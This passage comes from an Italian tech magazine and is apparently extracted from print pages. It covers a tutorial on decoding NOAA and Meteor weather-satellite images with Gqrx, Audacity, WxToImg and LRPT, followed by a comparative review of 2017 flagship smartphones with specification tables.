Con Gqrx possiamo registrare il file audio appena sentiamo il bip del satellite. Il file può poi essere aperto con **Audacity** per essere migliorato: oltre a tagliare le parti di silenzio, clicchiamo sul menu **Tracce/Da traccia stereo a mono.**

05 RICAMPIONATURA

Ora che abbiamo una traccia mono, possiamo procedere ad impostare nella casella in basso a sinistra la giusta frequenza: scegliamo **11025**. Fatto ciò, clicchiamo su **Tracce/Ricampiona**, confermando questa nuova frequenza.

06 NORMALIZZATO


Infine, clicchiamo su **Effetti/Normalizza**, per ottenere un audio normalizzato. Il risultato va poi esportato come file **WAVE** a **16 bit.** Queste correzioni con Audacity non sono fondamentali, ma migliorano la resa delle immagini finali.

un particolare da non sottovalutare, però: l'effetto **Doppler**. A causa di quest'ultimo, la frequenza di trasmissione dei satelliti è in continuo cambiamento: man mano che si avvicinano, le frequenze diventano più alte; quando si allontanano da noi, le frequenze diventano più basse. I cambiamenti non sono enormi, però si notano.
Il visualizzatore di Gqrx ci mostra lo spettro radio in tempo reale, con il picco di maggiore trasmissione: per sintonizzarsi esattamente su di esso basta cliccarci sopra. Probabilmente, anche durante la registrazione dell'audio, dovremo continuamente inseguire il picco cliccandovi sopra, in modo da avere sempre la migliore qualità possibile del segnale.

I SATELLITI METEOR

Intercettare i satelliti Meteor, in particolare il Meteor M2, come già detto, non è troppo diverso dalla procedura che abbiamo descritto per i NOAA. I satelliti del NOAA sono stati sviluppati dall'agenzia meteorologica statunitense, mentre i Meteor da quella sovietica, già negli anni '80. Attualmente, i satelliti Meteor sono i più avanzati, offrono immagini di migliore qualità e più informazioni, però sono anche un po'

Dall'audio alle immagini


WxToImg ci permette di convertire l'audio del satellite in fotografie

01 SETUP IN CORSO

Il software necessario per convertire l'audio in immagini si chiama **WxToImg**. È liberamente scaricabile dal sito Web **www.wxtoimg.com/downloads**, in diversi formati (ci sono anche i pacchetti per sistemi Debian like e Fedora).

02 LA POSIZIONE

Al primo avvio, il software (che può essere lanciato anche da un terminale con il comando **xwxtoimg** - da non dimenticare la "x" iniziale) ci chiede di indicare la nostra città di residenza per calcolare le dovute correzioni dell'immagine.

03 CARICAMENTO

Utilizzare il programma è molto semplice: basta cliccare sul menu **File** e scegliere **Open audio**. Nella nuova finestra, indichiamo il file .wav che abbiamo prodotto con Audacity. La produzione dell'immagine può richiedere un minuto.

04 IN FALSI COLORI

L'immagine originale prodotta è una coppia di foto in bianco e nero. Tuttavia, è possibile ottenere una visione in falsi colori cliccando sul menù **Enchacements/HVCT**. Il risultato simula i reali colori della Terra, distinguendo mare, terraferma, e nuvole.





Fig. 4 – Un'immagine ottenuta dal satellite NOAA19

più complicati da intercettare perché è necessario avere una perfetta sintonizzazione sul loro segnale. Per poter intercettare questi satelliti si comincia scaricando un apposito script: ***www.edmaster.it/url/6994***. Estratto lo script dal file .zip, è necessario aprirlo con un editor di testo, per esempio con **Kate** o **Gedit**. Ora, basta premere **Ctrl+F** e cercare la parola "ubuntu": tutto quello che dobbiamo fare è modificare tale parola con il nome del nostro utente. In questo modo, ad esempio, se il nostro username è "luca", allora la riga nello script dovrà contenere il percorso "/home/luca/Desktop/". Salvato lo script premendo **Ctrl+S**, si può chiudere l'editor di testo. A questo punto lo script va avviato con Python: lo si può fare cliccandoci sopra col tasto destro e scegliendo la voce **Apri** con e selezionare dall'elenco l'interprete Python. In alternativa, direttamente da terminale, lanciamo:

```
python meteor_qpsk_rx_rtl.py
```

Verrà creato un semplice file sul desktop: per ora non ci serve, significa solo che lo script sta funzionando. Chiudiamo lo script ed andiamo a scaricare il programma LRPT dal sito ***www.edmaster.it/url/6995***. Scelta l'ultima versione disponibile, la si installa sul proprio sistema utilizzando **Wine**. Il programma, infatti, è un eseguibile Windows, che può funzionare su GNU/Linux proprio grazie a Wine. Infine, si installa un ultimo software, anch'esso da avviare con Wine, chiamato **Smooth Meteor** (***www.edmaster.it/url/6996***). Quando, secondo **Gpredict**, il satellite entra nel nostro raggio d'azione possiamo avviare lo script Python. Vedremo un grafico cartesiano con degli insiemi di punti: dovremmo avere una sorta di costellazione data da quattro ammassi di punti variabili. Finché c'è questa figura, vuol dire che stiamo ricevendo il segnale dal satellite. Quando la figura scompare, chiudiamo la finestra dello script. A questo punto, avviamo LRPT e carichiamo in esso il file che è stato prodotto dallo script Python. Da questo programma si deve ottenere un'immagine a colori, premendo il pulsante **Generate RGB**, da salvare in un file **Bitmap**. L'immagine può essere ora aperta con l'altro software, Smooth Meteor, per sistemarne le dimensioni e produrre la fotografia finale.

TUTTO AUTOMATICO, CON GNU RADIO!

Utilizzando **GNU Radio** è possibile rendere automatica la decodifica del segnale di un satellite Meteor, in tempo reale. È stato realizzato un apposito plugin per GNU Radio che si occupa di tradurre automaticamente il flusso audio in arrivo dall'RTL in un formato leggibile da LRPT. Purtroppo, LRPT è sempre necessario per la produzione delle immagini: al momento non si può usare il più comodo WxToImg che abbiamo utilizzato per i satelliti NOAA. Quindi, anche in questo caso è necessario utilizzare Wine. In compenso, non sono necessarie altre azioni al di là dell'aprire GNU Radio e LRPT, quindi diventa tutto molto più semplice. Maggiori informazioni sono disponibili sulla pagina Web ***www.edmaster.it/url/6997***.

Fig. 5 – Un'altra antenna valida per ricevere segnali dai satelliti NOAA e Meteor è la QFH, abbastanza facile da costruire come indicato sul sito https://www.jcoppens.com/ant/qfh/index.en.php

nza?
Migliaia di offerte di qualità a prezzi imbattibili ti aspettano!
Scoprile su www.trovaviaggi.it

Sfida tra super smartphone

Sotto la lente 10 modelli top di gamma. Tra questi c'è anche il "nemico" iPhone 7. Ma qual è l'indiscusso re del momento?

Gli smartphone top di gamma interessano ogni tasca: anche l'utente meno abbiente è comunque attratto dall'idea di spendere alcune volte anche quasi 1000 euro per portarsi a casa un telefonino che a momenti sia anche in grado di fare un buon caffè. Ma qual è veramente il miglior smartphone in circolazione? Quale offre l'autonomia maggiore, la fotocamera più efficiente e le prestazioni più al top? In maniera del tutto obiettiva, abbiamo deciso di mettere in lista anche l'acerrimo nemico di Android: l'iPhone 7, così come la sua versione "pompata" Plus. Ma, per fortuna, dai nostri risultati si evince un risultato che fa onore all'OS firmato Google.

PERCHÉ SPENDERE

Il modello più economico fra quelli testati costa oltre 480 euro, mentre il più costoso ne richiede oltre 1000! Ma cosa

potrà ottenere l'utente, spendendo cifre così sostanziose?

• **Velocità di lavoro più elevata:** i superprocessori di ultimissima generazione vengono installati solo su smartphone top di gamma, che offrono anche RAM in abbondanza (fino a 6 GB).

• **Ampia memoria interna:** i migliori dispositivi Android testati offrono 64 GB e l'iPhone ne offre addirittura un modello da 256 GB, però non ulteriormente espandibile.

• **Veloce LTE:** attraverso la tecnologia LTE, numerosi smartphone testati hanno offerto velocità massime di lavoro, da 450 a 600 Mbps. Al momento, la rete LTE italiana arriva solo fino a 150 Mbps, ma Vodafone consentirà presto di sfruttare la velocità di 500 Mbps.

• **Fotocamere migliori:** Super Slow Motion, camere duali di gran pregio, immagini buone anche con luce scarsa: solo smartphone di classe superiore sono in grado di offrire foto e video di qualità straordinaria.

• **Funzioni extra innovative:** i nuovi modelli Galaxy S8 offrono, ad esempio, la ricarica wireless. Inoltre, grazie alla docking station "Samsung DeX" (150 euro), questi dispositivi possono essere collegati ad un monitor nonché a mouse e tastiera. Dal test è emerso che, questa funzionalità si rivela pratica e sufficiente per navigare in Internet e lavorare ad esempio con editor di testi. Sullo schermo dell'HTC U Ultra è presente anche un minuscolo display extra, che consente di visualizzare informazioni aggiuntive, risparmiando così sul consumo della batteria.

ANDROID O IPHONE?

Come ben sappiamo, il mondo degli smartphone si divide tra utenti Android e iPhone. Tecnologicamente, i dispositivi si differenziano molto poco anche se l'iPhone, a detta di alcuni, si rivela un pizzico più semplice da gestire.

In ogni caso, sarebbe stupido negare che il sistema operativo di casa Apple sia inoltre in grado di sfruttare l'hardware in modo più efficiente, consentendo allo smartphone una velocità di lavoro più elevata: iOS gira esclusivamente su iPhone, mentre Android su un'ampia fascia di device. Per contro, Apple, non consente all'utente l'uso di alcune innovazioni tecniche, lasciandogli poca libertà d'azione ed inoltre il dispositivo si rivela decisamente più costoso. Dunque, la risposta dovrebbe essere alquanto evidente.

GRANDE O PICCOLO?

Apple, Huawei e Samsung offrono i loro ultimi modelli sia in versione grande, che in una variante di formato extra large. I grandi modelli "Plus" si rivelano ideali per tutti gli utenti che si servono dei loro smartphone per visionare filma-

LG G6
CAMERA CON GRANDANGOLO

HTC U Ultra
ELEGANTE CASE IN VETRO

HUAWEI P10
CON CAMERA DUALE

SONY XPERIA XZS
STRAORDINARI VIDEO AL RALLENTATORE

GALAXY S8
RICEZIONE PORTENTOSA

PRO
DUAL SIM

BATTERIA: I MODELLI PLUS OFFRONO LA BATTERIA PIÙ POTENTE

I modelli "Plus" non si distinguono solo per un ampio display, ma offrono anche spazio per accogliere batterie più potenti, che consentono autonomie più lunghe. Il "piccolo" Huawei P10, ad esempio, presenta un'autonomia più lunga di quella dell'iPhone 7 Plus, mentre l'iPhone 7 ne offre una più lunga rispetto al Galaxy S8 Plus.

ESAME DEL CASE DISPLAY PIÙ AMPIO

Da anni, i fan degli smartphone desiderano poter disporre di uno smartphone "privo di cornice". Occorrerà attendere ancora un po', ma il Galaxy S8 e l'LG G6 stanno quasi raggiungendo l'obiettivo e sono già in grado di realizzare una cornice assottigliata, con un display che si estende in lunghezza. L'LG G6 riesce quindi ad offrire un aspect ratio di 18:9 e il Samsung addirittura di 18,5:9. Tutto questo consente di rendere più ampia la superficie del display sul frontale dello smartphone: una piccola rivoluzione nel design! Svantaggio: il tasto Home, che consente, ad esempio, di individuare lo smartphone nella tasca dei pantaloni e di sbloccare immediatamente il dispositivo, dovrà essere posizionato sul retro.

Sul Galaxy S8, il display occupa l'83 percento della superficie del frontale. L'S8 Plus, quindi, non consente più di essere gestito con una sola mano.

Al confronto, l'iPhone 7 si rivela quasi voluminoso: il display occupa solo il 65 percento della superficie frontale! Lo stesso vale anche per il Sony XZs.

ti su YouTube o usano il dispositivo come video player, nonché per scrivere lunghe e-mail o eseguire altri lavori da ufficio. I grandi schermi procurano vantaggi anche ad utenti con problemi di vista. Dall'altro lato, i modelli XXL non si rivelano pratici ad essere usati con una sola mano, ad esempio il case in vetro dell'HTC U Ultra risulta essere molto scivoloso. Solo 3 candidati al test si rivelano veramente maneggevoli: il Galaxy S8, il Huawei P10 e l'iPhone 7 che vantano una scocca, ampia meno di 70 millimetri. Punto di forza del Galaxy S8: grazie alla forma allungata del display e ad una cornice stretta, il sottile S8 offre una superficie del display ampia come quella del gigantesco iPhone 7 Plus.

BATTERIA: QUANTO È IMPORTANTE?

Nel corso del test, è stata riscontrata una buona autonomia solo con i dispositivi di Huawei, di Honor e dell'iPhone 7 Plus. Per contro, nelle prove, tutti gli smartphone Android, grazie alla modalità di ricarica rapida, hanno consentito di ricaricare per metà la batteria del dispositivo in circa mezz'ora. I Galaxy S8/S8 Plus offrono addirittura la ricarica wireless per induzione.

FOTOCAMERA: CHI HA QUELLA MIGLIORE?

La migliore qualità d'immagine è offerta dall'HTC U Ultra e dai modelli iPhone 7, che si rivelano convincenti sia con luce diurna che crepuscolare. Con buone condizioni di luce, anche gli altri smartphone Premium consentono di scattare foto di buona qualità. Alcuni smartphone si rivelano interessanti anche per altre funzioni extra:

- **Super Slow Motion:** il Sony Xperia XZs, in grado di registrare 960 fotogrammi al secondo, offre una straordinaria modalità di riproduzione al rallentatore. L'unica complicazione è che la funzione al rallentatore non potrà durare più di 0,182 secondi. Chi vorrà eseguire riprese al rallentatore più lunghe, apprezzerà maggiormente la funzione al ralenti dell'iPhone (240 fotogrammi al secondo).
- **Camere duali:** poter disporre di due


CHI OFFRE LA CAMERA MIGLIORE?

Con luce diurna, la migliore qualità d'immagine è offerta dall'HTC U Ultra. Anche le camere dell'iPhone 7 Plus, del Sony Xperia XZs e dell'iPhone 7 hanno però ottenuto la valutazione "buono". Il display del Galaxy S8/S8 Plus mostra foto di qualità straordinaria, ma nel corso di un'accurata e severa prova di laboratorio, sono state riscontrate fastidiose imperfezioni, rumore digitale e dettagli dell'immagine sfocati. Con luce scarsa i modelli serie S8 offrono comunque foto migliori rispetto al predecessore S7. Con luce scarsa, solo entrambi i modelli dell'iPhone 7 e l'HTC Ultra, consentono di scattare foto di qualità soddisfacente, senza utilizzo del flash.

Anche con luce scarsa le fotocamere dovrebbero riprodurre fedelmente i colori. L'iPhone 7 Plus è in grado di mostrare un numero più elevato di dettagli ed un minor rumore digitale.

Se osservate attentamente, le foto scattate con luce scarsa dal Galaxy S8, mostrano un minor numero di dettagli.


CHI OFFRE LA VELOCITÀ DI LAVORO PIÙ ELEVATA?

I produttori di smartphone si sfidano a spada tratta per offrire dispositivi più performanti relativamente alla velocità di lavoro (rilevabile attraverso i Benchmarks). Con le App che sfruttano tutte le unità di calcolo del processore, il Galaxy S8 (Exynos 8895), nel test Geekbench si è piazzato davanti a tutti gli altri candidati al test. Alcune App necessitano però di un solo modulo di calcolo e qui l'iPhone si è rivelato il dispositivo più veloce.

Nell'uso pratico, si rivelano importanti anche l'usabilità e il software in dotazione. La redazione ha quindi provveduto a sviluppare una propria metodologia per rilevare la velocità di lavoro e di usabilità, senza ricorrere ad App di benchmark, ma basandosi sull'utilizzo pratico. È stato quindi possibile verificare con quale velocità è possibile avviare menu ed App, quanto tempo necessita uno smartphone per editare un video, nonché la velocità di lavoro del browser.

Risultati

L'iPhone 7 Plus si è preso parecchie lunghezze di vantaggio sullo smartphone Android più veloce.

SI VEDE SOTTO AL SOLE?

Con le condizioni di luce dei mesi estivi, i display degli smartphone possono mettere in mostra le loro prestazioni migliori. Sono in grado di offrire una buona leggibilità anche sotto un'intensa luce solare? In questa situazione, la luminosità gioca un ruolo preminente. La buona notizia è che gli smartphone Premium testati vantano tutti display molto nitidi, in grado di offrire valori di luminosità superiori a 500 Candele al metro quadro. I modelli S8 di Samsung si sono rivelati nettamente i più luminosi.

obiettivi posteriori consente di ottenere svariati effetti. L'iPhone 7 Plus, ad esempio, offre un obiettivo simile a un "Tele", che consente di eseguire riprese simili a quelle fornite da uno zoom 2x, senza perdita di qualità. L'LG G6, grazie ad un supergrandangolo consente di inquadrare un'ampia area dell'ambiente circostante. I dispositivi Huawei P10 e l'Honor 8 Pro consentono di scattare ottime foto in bianco e nero e di utilizzare uno zoom digitale più nitido.

QUALE MODELLO OFFRE IL MIGLIOR DISPLAY?

Relativamente alla luminosità e al contrasto, i display dei modelli Galaxy S8 superano di gran lunga la concorrenza. Anche LG G6, Huawei P10 Plus, Honor 8 Pro e HTC U Ultra offrono una risoluzione elevatissima, che si rivela utile, ad esempio, se l'utente indossa occhiali VR.

DESIGN: SOLO 3 SONO VERAMENTE CHIC!

E che dire dell'estetica? Tutti gli smartphone top di gamma testati sono racchiusi in eleganti case di vetro e metallo. I dispositivi di Apple, LG, Samsung e Sony sono impermeabili. Il Galaxy S8 e S8 Plus offrono il design più innovativo: lo schermo, oltre ad occupare quasi tutto il frontale, si estende e si incurva anche lungo i bordi della cornice. Esteticamente, il case in vetro dell'HTC U Ultra, si rivela una meraviglia. Fastidioso che nessuno dei dispositivi testati possa essere aperto per sostituire la batteria.

TIRIAMO LE SOMME

La flotta Galaxy S8 di Samsung stupisce per il rivoluzionario design del display e per un eccellente mix di tecnologia. Grazie a queste peculiarità, l'ampio Galaxy S8 Plus si piazza al primo posto, distaccando l'iPhone 7 Plus. Anche il Galaxy S8, di formato più piccolo, si rivela attualmente lo smartphone migliore, con dimensioni non extra-large. Relativamente al prezzo, si distingue il pratico Huawei P10 dotato di una buona camera duale e in grado di offrire un'autonomia più lunga, rispetto a quella dei modelli Galaxy S8. L'unico dispositivo Dual-SIM testato, è l'Honor 8 Pro.


1 SAMSUNG Galaxy S8 Plus
Prezzo: 787 Euro

2 APPLE iPhone 7 Plus (256 GB)
Prezzo: 1038 Euro


TEST SUPER SMARTPHONE	1 SAMSUNG Galaxy S8 Plus	2 APPLE iPhone 7 Plus (256 GB)
	CPU / RAM: Exynos 8895 / 4 GB **Dimensioni display / Risoluzione:** 6,2 pollici / 2960 x 1440 pixel **Fotocamera frontale / posteriore:** 8 Megapixel / 12 Megapixel **Sistema operativo / SIM:** Android 7.0 / nano **Dimensioni:** 158 x 75 x 8,35 mm **Memoria:** 64 GB (non esistono altre varianti)	**CPU / RAM:** Apple A10 / 3 GB **Dimensioni display / Risoluzione:** 5,5 pollici / 1080 x 1920 pixel **Fotocamera frontale / posteriore:** 7 Megapixel / 12 Megapixel **Sistema operativo / SIM:** iOS 10 / nano **Dimensioni:** 158 x 78,5 x 8,75 mm **Memoria / varianti:** 256 GB / 32 (719 Euro), 128 (830 Euro)
Quanto è efficiente la dotazione?	Efficientissima: il Galaxy S8 Plus vanta il miglior display, la fotocamera è ok. E' il più veloce smartphone Android del test.	Schermo ampio e luminoso. La fotocamera è buona e dispone di un teleobiettivo supplementare. La memoria interna non è espandibile.
Facilità d'uso e affidabilità	Semplicissimo da usare e veloce; scanner iride buono; sensore impronta complicato da usare. Troppo ampio per un uso con una sola mano.	Nessun smartphone è così semplice da usare ed offre anche una velocità elevata. Attenzione: la versione più economica da 32 GB è più lenta.
Quanto è idoneo il dispositivo per un uso quotidiano?	Si rivela ok. Il case è impermeabile; l'autonomia potrebbe però essere più lunga. Non è possibile aprire il case.	Autonomia buona; case impermeabile. Non è possibile sostituire la batteria, ma il case può essere leggermente aperto.
Quanto è valida la qualità vocale per le chiamate e in ricezione?	La ricezione mobile è ottima, soprattutto attraverso LTE. La qualità vocale per le chiamate è generalmente buona, ma quella del vivavoce è mediocre.	La ricezione è ok, come pure la qualità vocale per le chiamate.
Qualità della connessione per Internet?	La velocità via LTE è al top (anche se non così elevata come i modelli USA con processore Snapdragon 835). La WLAN è velocissima.	La WLAN, grazie allo standard ac è velocissima e utilizzabile su entrambe le frequenze. La dotazione per la LTE è buona.
Bonus / Malus		zoom ottico
RISULTATO DEL TEST	★★★★★	★★★★★


RISULTATI DEL TEST IN DETTAGLIO

	Samsung Galaxy S8 Plus	Apple iPhone 7 Plus
Quanto è efficiente la dotazione?		
Schermo: luminosità / contrasto / fedeltà cromatica	**luminoso (769,9 Cd)** / molto elevato (7759:1) / elevata (93,40%)	**luminoso (691,7 Cd)** / scarso (901:1) / molto elevata (98,10%)
Qualità schermo (risoluzione / **densità pixel** / diagonale del display)	elevata (1440 x 2960 Pixel / **531 ppi** / 15,81 cm)	elevata (1080 x1920 Pixel / **401 ppi** / 14,02 cm)
Test visivo: qualità foto **con luce scarsa** / con flash / per eventi sportivi (voto)	**molto povera di dettagli (3,6)** / lieve rumore digitale (5,4) / sfocature visibili su soggetti in movimento (9)	**lievi sfocature (6)** / immagini un po' scure (6) / sfocature su soggetti in movimento appena visibili (8)
Qualità foto con luce diurna: Giudizio tecnico / Test visivo	un po' scarsa (Voto: 6,90) / **rumore digitale, alterazioni cromatiche, le aree scure dell'immagine mostrano pochi dettagli (Voto: 6,10)**	elevata (Voto: 8,43) / **fastidioso rumore digitale (Voto: 6,64)**
Qualità dei video con luce diurna	elevata (fotogrammi nitidi)	elevata (fotogrammi molto nitidi e ricchi di dettagli)
Latenza di scatto / Tempo di memorizzazione / risoluzione foto / video / funzione rallentatore con frequenza max. fotogrammi video / **impostazioni manuali** / zoom	**0,25 s** / 0,4 s / 12,0 MP / 2160p con 30 fps / 60 fps con 2,1 MP / estese / no	**0,1 s** / 0,18 s / 12,0 MP / 2160p con 60 fps / 240 fps con 2,0 MP / estese / si (2x)
Fotocamera frontale: qualità	elevata (buona nitidezza, scarso rumore digitale, leggero effetto tampone)	un po' scarsa (offre una buona nitidezza e un rumore digitale scarso)
Velocità del browser / funzioni	un po' lento / molto numerose	velocissimo / molto numerose
Connessioni per trasferimento dati: USB / Bluetooth / NFC	USB 2.0 / Bluetooth V.5.0 / si	USB 2.0 / Bluetooth V 4.2 / si
Velocità max. via USB (in fase di scrittura / lettura)	un po' lenta (18,467 MB/s / 25,35 MB/s)	un po' lenta (20,19 MB/s / 22,09 MB/s)
Trasferimento contenuto visualizzato da schermo: via cavo / wireless	solo con Samsung Dex Station / Miracast	Adattatore Apple Lightning / Airplay
Memoria interna / max. / Cloud / App su scheda di memoria	**scarsa (52,8 GB)** / 253 GB tramite microSD / 15 GB / no	**molto abbondante (245 GB)** / non espandibile / 5 GB / -
Sensori di posizione e funzioni	molto numerosi (tra cui il barometro)	molto numerosi (tra cui il barometro)
Qualità suono con cuffie / impianto HI-FI / uscita cuffie / funzioni lettore MP3	distorto / quasi fedele all'originale / quasi fedele all'originale (volume troppo alto) / molto estese	un po' distorto / quasi fedele all'originale / quasi fedele all'originale / molto estese
Completezza funzioni preimpostate dal produttore	molto elevata (occorre Account per Google e Samsung)	elevata (non è possibile la navigazione offline)
Accessori in dotazione	cavo USB, cuffie, alimentatore per ricarica rapida	cavo USB, cuffie, alimentatore
Funzioni per il fitness e per la salute	molto numerose (molto estese, numerosi sensori)	numerosi (tra cui il contapassi)
Facilità d'uso e affidabilità?		
Velocità di usabilità e di lavoro	molto elevata e veloce	molto elevata e velocissima
Maneggevolezza e comfort di usabilità / funzioni di ricerca	semplice usabilità / estese	semplice usabilità / estese
Impartizione comandi vocali / funzione lettura ad alta voce	funzione confortevole / un po' scomoda	funzione confortevole / un po' scomoda
Blocchi per accesso al dispositivo	molto numerosi (scanner per iride e sensore per impronta digitale, aggirabili)	numerosi (il sensore per impronta digitale può essere ingannato)
Sicurezza: (blocco remoto / spegnimento remoto / localizzazione / avvisi)	molto estesa (si / si / si / si)	estesa (si / si / si / no)
Quanto è idoneo il dispositivo per un uso quotidiano?		
Autonomia (ore:min): **utilizzo tipico**/utilizzo minimo/capacità/ricarica rapida	**abbastanza lunga (10:27)** / abbastanza lunga (32:32) / 3500 mAh / si	**lunga (11:58)** / lunga (36:15) / 2900 mAh / no
Peso / spessore / **rapporto area display con frontale del dispositivo**	basso (173 grammi) / sottile (8,35 mm) / **elevato (83%)**	un po' elevato (188 grammi) / sottile (8,75 mm) / **un po' scarso (68%)**
Test di caduta / Resistenza ai graffi scocca / schermo / **impermeabilità**	ok / molto elevata / molto elevata / **si (IP67)**	ok / molto elevata / molto elevata / **si (IP67)**
Dual SIM/batteria rimovibile/ radio / connettore cuffie / ricarica a induzione	**no** / no / no / si / si	**no** / no / no / tramite adattatore / no
Quanto è valida la qualità vocale per le chiamate e in ricezione?		
Uso del telefono: Test uditivo / vivavoce / idoneo per HD Voice	qualità buona / leggermente disturbato / si	qualità buona / leggermente disturbato / si
Qualità d'invio e ricezione con UMTS / **LTE 800** / LTE 1800	Voto: 7,68 / **Voto: 7,98** / Voto: 8,02	Voto: 6,46/ **Voto: 7,48** / Voto: 7,34
Indice radiazioni rilevato da COMPUTER BILD / Valore radiazioni	molto basso (0,05) / molto basso	molto basso (0,1) / molto elevato
Qualità della connessione per Internet?		
Velocità max. della connessione mobile per trasferimento dati	CAT 9, MAX, 452 Mbps (LTE)	CAT 10, max 452 Mbps (LTE)
Frequenze WLAN / standard e velocità nominale per collegamento	2,4 GHz e 5 GHz / ac fino a 867 Mbps	2,4 GHz e 5 GHz / ac fino a 867 Mbps

 3 SAMSUNG Galaxy S8 Prezzo: 649 Euro	 **4 APPLE iPhone 7 (256 GB)** Prezzo: 769 Euro	 **5 LG G6** Prezzo: 549 Euro
CPU / RAM: Samsung Exynos 8895 / 4 GB **Dimensioni display / Risoluzione:** 5,8 pollici / 2960 x 1440 pixel **Fotocamera frontale / posteriore:** 8 Megapixel / 12 Megapixel **Sistema operativo / SIM:** Android 7.0 / nano **Dimensioni:** 149 x 68,6 x 8,35 mm **Memoria:** 64 GB (non esistono altre varianti)	**CPU / RAM:** Apple A10 / 3 GB **Dimensioni display / Risoluzione:** 4,7 pollici / 1334 x 750 pixel **Fotocamera frontale / posteriore:** 7 Megapixel / 12 Megapixel **Sistema operativo / SIM:** iOS 10 / nano **Dimensioni:** 138,3 x 67,75 x 8,3 mm **Memoria / varianti:** 256 GB / 32 GB (619 Euro), 128 (712 Euro)	**CPU / RAM:** Qualcomm Snapdragon 821 / 4 GB **Dimensioni display / Risoluzione:** 5,7 pollici / 2880 x 1440 pixel **Fotocamera frontale / posteriore:** 5 Megapixel / 13 Megapixel **Sistema operativo / SIM:** Android 7 / nano **Dimensioni:** 149 x 72,5 x 8,13 mm **Memoria:** 32 GB (non esistono altre varianti)
Il Galaxy S8 vanta un display nitidissimo ed una fotocamera come si deve. Si è rivelato il più veloce dispositivo Android tra quelli testati.	Schermo ampio e luminoso. La fotocamera non offre il secondo obiettivo dell'iPhone 7 Plus. La memoria interna non è espandibile.	Display ampio, nitido e luminoso (5,7 pollici); fotocamera duale con obiettivo grandangolare. Memoria interna espandibile tramite microSD.
Semplicissimo e veloce da usare; scanner iride buono; ssensore impronta complicato da usare. Molto maneggevole malgrado l'ampiezza del display.	Molto pratico e maneggevole da usare. Offre un'elevata velocità di lavoro. Attenzione: la versione più economica da 32 GB è più lenta.	Anche con display XXL, l'LG G6 è molto compatto. Malgrado sia dotato di una CPU dello scorso anno, la velocità di lavoro dello smartphone è elevata.
L'autonomia offerta è la più breve tra tutti i candidati al test. Il case è impermeabile, ma non è possibile aprirlo.	Autonomia ok, case impermeabile. La batteria non può essere sostituita, ma il case può essere leggermente aperto.	Autonomia ok (11 ore). Peso del dispositivo minimo; case resistente ai graffi; non supporta la Dual SIM; ricarica wireless solo con modello USA.
